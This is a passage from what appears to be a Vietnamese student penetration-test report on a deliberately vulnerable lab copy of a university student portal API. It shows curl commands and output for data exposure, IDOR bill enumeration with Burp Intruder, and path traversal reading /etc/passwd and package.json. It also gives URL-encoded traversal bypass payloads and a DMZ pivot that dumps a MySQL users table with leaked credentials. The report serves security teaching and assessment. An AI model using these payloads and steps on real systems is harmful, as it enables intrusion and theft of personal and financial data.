
```
[b22dcat164@khoahe] [~/Pentest_Demo/3.3.1]
$ TOKEN=$(cat /tmp/token.txt)
curl -s -H "Authorization: Bearer $TOKEN" \
  http://172.16.10.10/api/gwdu/qldt/sinh-vien/me \
  | python3 -m json.tool > ede_response.json
cat ede_response.json
{
  "id": 1,
  "ma_sv": "B22D0AT164",
  "email": "KhoaH@B22AT164@stu.ptit.edu.vn",
  "ho_ten": "HoU00c3u00a0ng Anh Khoa",
  "password_hash": "$2b$10$abcdefghijklmnopqrstuvwxyz1234567890ABCDEFGHIJKLMNOP",
  "cmdm": "035202000164",
  "so_dien_thoi": "0912345164",
  "dia_chi": "H\u00c3u00a0 N\u00e1u00e1u00bb\u021221",
  "ngay_sinh": "2004-05-12T00:00:00.000Z",
  "lop": "022C0AT04-B",
  "khoa": "Khoa ATTT",
  "nganh": "An to\u00c3u00a0n th\u00c3u00b4ng tin",
  "gpa": "4.00",
  "role": "admin",
  "is_active": 1,
  "ghi_chu_noi_b": "\u00c4u0090\u00c3u00a3 c\u00e1u00e1u00ba\u00a3nh c\u00c3u00a1o 1 l\u00e1u00e1u00ba\u00a7n do v\u00e1u00e1u00ba\u00afng h\u00e1u00e1u00bb\u00e8dc K1-2024",
  "created_at": "2026-05-07T13:45:18.000Z"
}
```

Hình 42 VULN-3a — Response API trả về password_hash và dữ liệu nội bộ


c. Khai thác bằng Burp Repeater

Để minh họa cách làm chuyên nghiệp, nhóm thực hiện lại exploit này bằng Burp Suite. Burp Repeater cho phép gửi request thủ công, sửa từng tham số và quan sát response một cách trực quan - phù hợp cho việc debug và kiểm chứng vector tấn công.

Quy trình: từ tab HTTP history → tìm request GET /api/gwdu/qltd/sinh-vien/me → click chuột phải → Send to Repeater → tab Repeater → click Send → quan sát response.



Hình 43 Burp Repeater gửi request GET /api/gwdu/qltd/sinh-vien/me với Authorization Bearer



Hình 44 Response trong Burp với password_hash và ghi_chu_noi_bo bị lộ

d. Đánh giá rủi ro

Lỗ hổng EDE được phân loại Medium-High vì:

- Bcrypt hash có cost factor 10 vẫn có thể bị crack offline với password yếu (vài giờ tới vài ngày trên GPU thông thường).
- ghi_chu_noi_bo lộ ra cho chính sinh viên đó các đánh giá nội bộ - vi phạm quyền riêng tư của các bên thứ ba (giảng viên, quản trị) đã viết note đó.
- CMND là PII nhạy cảm - nếu API có lỗ hổng IDOR cho phép đọc profile user khác, attacker có thể thu thập CMND của hàng nghìn người dùng.

5.3.2 VULN-2 - Insecure Direct Object Reference (IDOR)

a) Mô tả lỗ hổng

Endpoint /api/gwdu/tai-chinh/bill/{id} truy xuất bill học phí theo ID. Code backend chỉ verify request có token hợp lệ, KHÔNG kiểm tra bill.user_id có khớp với JWT.sub hay không. Hệ quả: bất kỳ người dùng có token hợp lệ nào (chỉ cần là sinh viên thường) đều có thể đọc bill của tất cả người dùng khác trong hệ thống chỉ bằng cách thay đổi ID trong URL.

Đây là lỗ hổng IDOR (BOLA - Broken Object Level Authorization theo OWASP API Top 10) - đứng số 1 trong các lỗ hổng API năm 2023.

b) Khai thác thủ công bằng curl

Token TOKEN đang đăng nhập với tư cách sinh viên Khoa (user_id=1). Thử đọc bill của Khoa và bill của user khác:

Bill của Khoa (chính chủ)

```
curl -s -H "Authorization: Bearer $TOKEN" \
```

```
http://172.16.10.10/api/gwdu/tai-chinh/bill/1 | python3 -m json.tool
```

Bill của Duy (user_id=2)

```
curl -s -H "Authorization: Bearer $TOKEN" \
```

```
http://172.16.10.10/api/gwdu/tai-chinh/bill/4 | python3 -m json.tool
```

Cả hai request đều trả về HTTP 200 với JSON bill — bao gồm thông tin số tiền, học phần, mã giao dịch ngân hàng. Đây là minh chứng rõ ràng cho lỗ hổng IDOR — Khoa đã đọc được dữ liệu tài chính của Duy mà không cần token của Duy.

```
(b22dcat164@khoaha)-[~/Pentest_Demo/3.3.1]
$ curl -s -H "Authorization: Bearer $TOKEN" \
  http://172.16.10.10/api/gwdu/tai-chinh/bill/1 \
  | python3 -m json.tool > my_bill.json
cat my_bill.json
{
  "id": 1,
  "user_id": 1,
  "ma_hoa_don": "HD-2025-001",
  "ky_hoc": "HK1-2025",
  "so_tien": "8500000.00",
  "trang_thai": "da-thanh-toan",
  "noi_dung": "H\u00e1nh ph\u00e1 HK1 2025-2026",
  "created_at": "2026-05-07T13:45:18.000Z"
}
```

Hình 45 Bill học phí của tài khoản chính chủ (user_id=1)


```
(b22dcat164@khoaha)-[~/Pentest_Demo/3.3.1]
$ curl -s -H "Authorization: Bearer $TOKEN" \
  http://172.16.10.10/api/gwdu/tai-chinh/bill/4 \
  | python3 -m json.tool > others_bill.json
cat others_bill.json
{
  "id": 4,
  "user_id": 2,
  "ma_hoa_don": "HD-2025-004",
  "ky_hoc": "HK1-2025",
  "so_tien": "9200000.00",
  "trang_thai": "da-thanh-toan",
  "noi_dung": "H\u00e1nh ph\u00e1 HK1 2025-2026",
  "created_at": "2026-05-07T13:45:18.000Z"
}
```

Hình 46 Bill học phí của user khác (user_id=2) đọc được bằng token của Khoa - IDOR

c) Tự động hóa khai thác bằng Burp Intruder


Để chứng minh quy mô của lỗ hổng - không chỉ một mà toàn bộ bill có thể bị đánh cắp - nhóm sử dụng Burp Intruder để tự động enumerate qua nhiều ID.

Quy trình: Send request GET /api/gwdu/tai-chinh/bill/1 → Send to Intruder → Tab Positions: clear § → highlight số 1 ở cuối URL → Add § → Tab Payloads: chọn type Numbers, From 1 To 50, Step 1 → Start attack.



Hình 47 Cấu hình Intruder với payload số tự động cho IDOR

Sau khi attack hoàn tất, bảng kết quả Intruder cho thấy hầu hết các request đều trả về status 200 với content length khác nhau - chứng tỏ mỗi ID là một bill thực sự khác nhau trong DB. Bằng cách này, attacker có thể download toàn bộ bảng bills của hệ thống chỉ trong vài giây.



Hình 48 Kết quả Intruder — Khoa đọc được toàn bộ bills của tất cả user

d) Đánh giá rủi ro

Lỗ hổng IDOR ở endpoint tài chính phân loại High-Critical vì:

- Cho phép attacker thu thập đại trà dữ liệu tài chính (số tiền, mã giao dịch, mã ngân hàng) - một dạng PII tài chính rất nhạy cảm.

- Dữ liệu thu được có thể dùng cho phishing có mục tiêu ("Bạn có bill cần thanh toán mã XYZ123" - kèm số bill thật).
- Quy mô khai thác lớn: ID là số tăng dần, không phải UUID - attacker có thể enum toàn bộ chỉ với vài chục request, không cần brute-force.
- Khó phát hiện ở phía hệ thống vì mỗi request là HTTP 200 hợp lệ - không trigger được rule WAF cơ bản.

5.3.3 VULN-3- Path Traversal

a) Mô tả lỗ hổng

Endpoint GET /api/gwdu/qldt/file/download?path={fileName} dùng để cho phép sinh viên download các file học liệu được upload bởi giảng viên. Tuy nhiên, code backend dùng path từ tham số URL nối thẳng vào fs.readFileSync mà không validate ký tự đặc biệt như ../ hay ..\.

Hậu quả: attacker có thể thoát khỏi thư mục cho phép và đọc file system của container Node.js, bao gồm /etc/passwd, source code của ứng dụng, file cấu hình, env variables...

b) Đọc /etc/passwd

```
curl -s -H "Authorization: Bearer $TOKEN" \
```

```
"http://172.16.10.10/api/gwdu/qldt/file/download?path=../../../../etc/passwd" \
```


Response trả về nội dung file /etc/passwd của container gwdu (Node Alpine):

```
root:x:0:0:root:/root:/bin/sh
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh
```

...



```
(b22dcat164@khoaha)-[~]
$ TOKEN=$(cat /tmp/token.txt)
curl -s -H "Authorization: Bearer $TOKEN" \
  "http://172.16.10.10/api/gwdu/qldt/file/download?path=../../../../etc/passwd" \
  > leaked_passwd.txt
cat leaked_passwd.txt
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000::/home/node:/bin/sh
```

Hình 49 Nội dung /etc/passwd của container bị đọc qua Path Traversal


c) Đọc source code và file cấu hình

Có thể tận dụng lỗ hổng này để đọc source code của chính ứng dụng — leak thông tin về kiến trúc nội bộ:

```
curl -s -H "Authorization: Bearer $TOKEN" \
```

```
"http://172.16.10.10/api/gwdu/qltd/file/download?path=../../app/package.json"
```

File package.json của service gwdu được trả về - leak danh sách dependency, từ đó attacker có thể tra CVE của các package cũ.



```
(b22dcat164@khoaha)~$ curl -s -H "Authorization: Bearer $TOKEN" \
  "http://172.16.10.10/api/gwdu/qltd/file/download?path=../../app/package.json" \
  > leaked_package.json
cat leaked_package.json
{
  "name": "slink-gwdu",
  "version": "1.0.0",
  "description": "GWDU API Gateway - mô phỏng gwdu.ptit.edu.vn (CỐ Ý có 4 lỗ hổng)",
  "main": "index.js",
  "scripts": {
    "start": "node index.js"
  },
  "dependencies": {
    "express": "^4.21.0",
    "cors": "^2.8.5",
    "jsonwebtoken": "^9.0.2",
    "mysql2": "^3.11.0"
  }
}
```


Hình 50 Đọc source code package.json qua Path Traversal

d) Bypass filter cơ bản với URL encoding

Trong tình huống backend có filter chặn ký tự ../ ở dạng plain text, attacker có thể URL-encode để bypass:

- path=..%2F..%2F..%2F..%2Fetc%2Fpasswd - encode ký tự /
- path=....//....//....//etc/passwd - double dot bypass cho filter naive
- path=%2E%2E%2F%2E%2E%2F... - encode cả ký tự .

Burp Repeater là công cụ lý tưởng để thử nhanh các biến thể payload - chỉ cần sửa và Send liên tục.



Hình 51 Burp Repeater với payload Path Traversal URL-encoded

e) Đánh giá rủi ro

Path Traversal được phân loại High-Critical vì:

- Cho phép leak source code → từ đó tìm được nhiều lỗ hổng khác (hardcoded secret, SQL Injection trong code chưa được test).
- Có thể đọc được các file env có chứa DB credentials, JWT signing key - dẫn tới full compromise.
- Trong một số tình huống có thể nâng cấp thành RCE (đọc rồi ghi đè file cấu hình).
- Không detect bởi WAF cơ bản nếu attacker dùng các kỹ thuật bypass encoding.

5.4 Kiểm thử trong tường lửa

Mục này thực hiện kiểm thử ở vị trí thứ hai theo yêu cầu đề bài - trong tường lửa, cụ thể là trong phân vùng DMZ. Kịch bản giả lập: attacker đã tận dụng được Path Traversal (VULN-3) để leak source code và env file của gwdu, từ đó tìm được một lỗ hổng RCE khác (vd Node.js prototype pollution dẫn tới command injection) và đã có shell trên Web Server (172.16.10.10). Bây giờ attacker đã ở "trong" DMZ - cùng trust zone với DB Server theo thiết kế firewall.


Mục đích kiểm thử ở vị trí này không phải tìm thêm lỗ hổng tăng ứng dụng (đã làm ở Outside), mà là chứng minh hệ quả của việc một thành phần trong DMZ bị compromise - toàn bộ Internal Database trở thành mục tiêu trực tiếp dù attacker không có credentials.

5.4.1 Verify vị trí pentester trong DMZ

Sau khi đã RCE được Web Server, kiểm tra vị trí mạng:


```
hostname                # → webserv
ip a | grep "inet "      # → 172.16.10.10/24
ping -c 2 192.168.10.20  # → reach DB Server
```

DB Server reach được từ Web Server vì firewall pfSense rule LAN_DMZ rule 1 cho phép DMZ → Internal qua port 3306. Đây là rule cần thiết cho ứng dụng hoạt động - Web App phải gọi DB.



```
b22dcat164@ubuntu:~$ hostname
ubuntu
b22dcat164@ubuntu:~$
b22dcat164@ubuntu:~$ ip a | grep "inet "
    inet 127.0.0.1/8 scope host lo
    inet 172.16.10.10/24 scope global ens33
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-539f1ffab278
b22dcat164@ubuntu:~$ ping -c 2 192.168.10.20
PING 192.168.10.20 (192.168.10.20) 56(84) bytes of data.
64 bytes from 192.168.10.20: icmp_seq=1 ttl=63 time=6.73 ms
64 bytes from 192.168.10.20: icmp_seq=2 ttl=63 time=1.36 ms

--- 192.168.10.20 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.357/4.043/6.730/2.686 ms
b22dcat164@ubuntu:~$
```

Hình 52 Pentester ở vị trí DMZ (webserv) — reach được DB Server

5.4.2 Truy cập trực tiếp Database bypass API

Khi đã ở trong DMZ, attacker có thể bypass hoàn toàn lớp API gwdu và kết nối trực tiếp MySQL bằng credentials đã leak từ env file. Đây là kịch bản nguy hiểm vì các check authorization, audit log, rate limit ở tầng API đều bị bỏ qua.

Cài client trên webserv

```
sudo apt install -y mysql-client netcat-openbsd
```

Verify TCP reachable

```
nc -zv 192.168.10.20 3306
```

→ Connection succeeded

Connect bằng creds leak từ env

```
mysql -h 192.168.10.20 -uslink -pslink_pass_2025 slink \
-e "SHOW TABLES;"
```

```

b22dcat164@ubuntu:~$ nc -zv 192.168.10.20 3306
Connection to 192.168.10.20 3306 port [tcp/mysql] succeeded!
b22dcat164@ubuntu:~$ mysql -h 192.168.10.20 -uslink -pslink_pass_2025 slink -e "SHOW TABLES;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+-----+
| Tables_in_slink |
+-----+
| bills            |
| enrollments     |
| lop_tin_chi     |
| transactions    |
| users           |
+-----+
b22dcat164@ubuntu:~$

```

Hình 53 Kết nối trực tiếp DB Server từ DMZ với credentials đã leak

5.4.3 Trích xuất bảng users

```

mysql -h 192.168.10.20 -uslink -pslink_pass_2025 slink -e "
SELECT id, ma_sv, email, password_hash, role, ghi_chu_noi_bo
FROM users;"

```

Toàn bộ 7 user trong DB được leak bao gồm password_hash bcrypt và ghi_chu_noi_bo. Đây là kết quả tệ hơn nhiều so với VULN-3a EDE (chỉ leak được data của 1 user mỗi request).

```

b22dcat164@ubuntu:~$ mysql -h 192.168.10.20 -uslink -pslink_pass_2025 slink \
> --default-character-set=utf8mb4 \
> --table \
> -e "SELECT id, ma_sv, email, password_hash, role, ghi_chu_noi_bo FROM users;" \
> 2>/dev/null | tee /tmp/leaked_users.txt
+-----+
| id | ma_sv | email | password_hash | role | ghi_chu_noi_bo |
+-----+
| 3 | B22DCAT004 | luyLV.B22TC025@stu.ptit.edu.vn | $2b$10$abcdfghijklmnopqrstuvwxyz1234567890ABCDEFHIJKLMN | sinh-vien | c c bá*ng ká* 2 năfn 2 - há°ing KhA; |
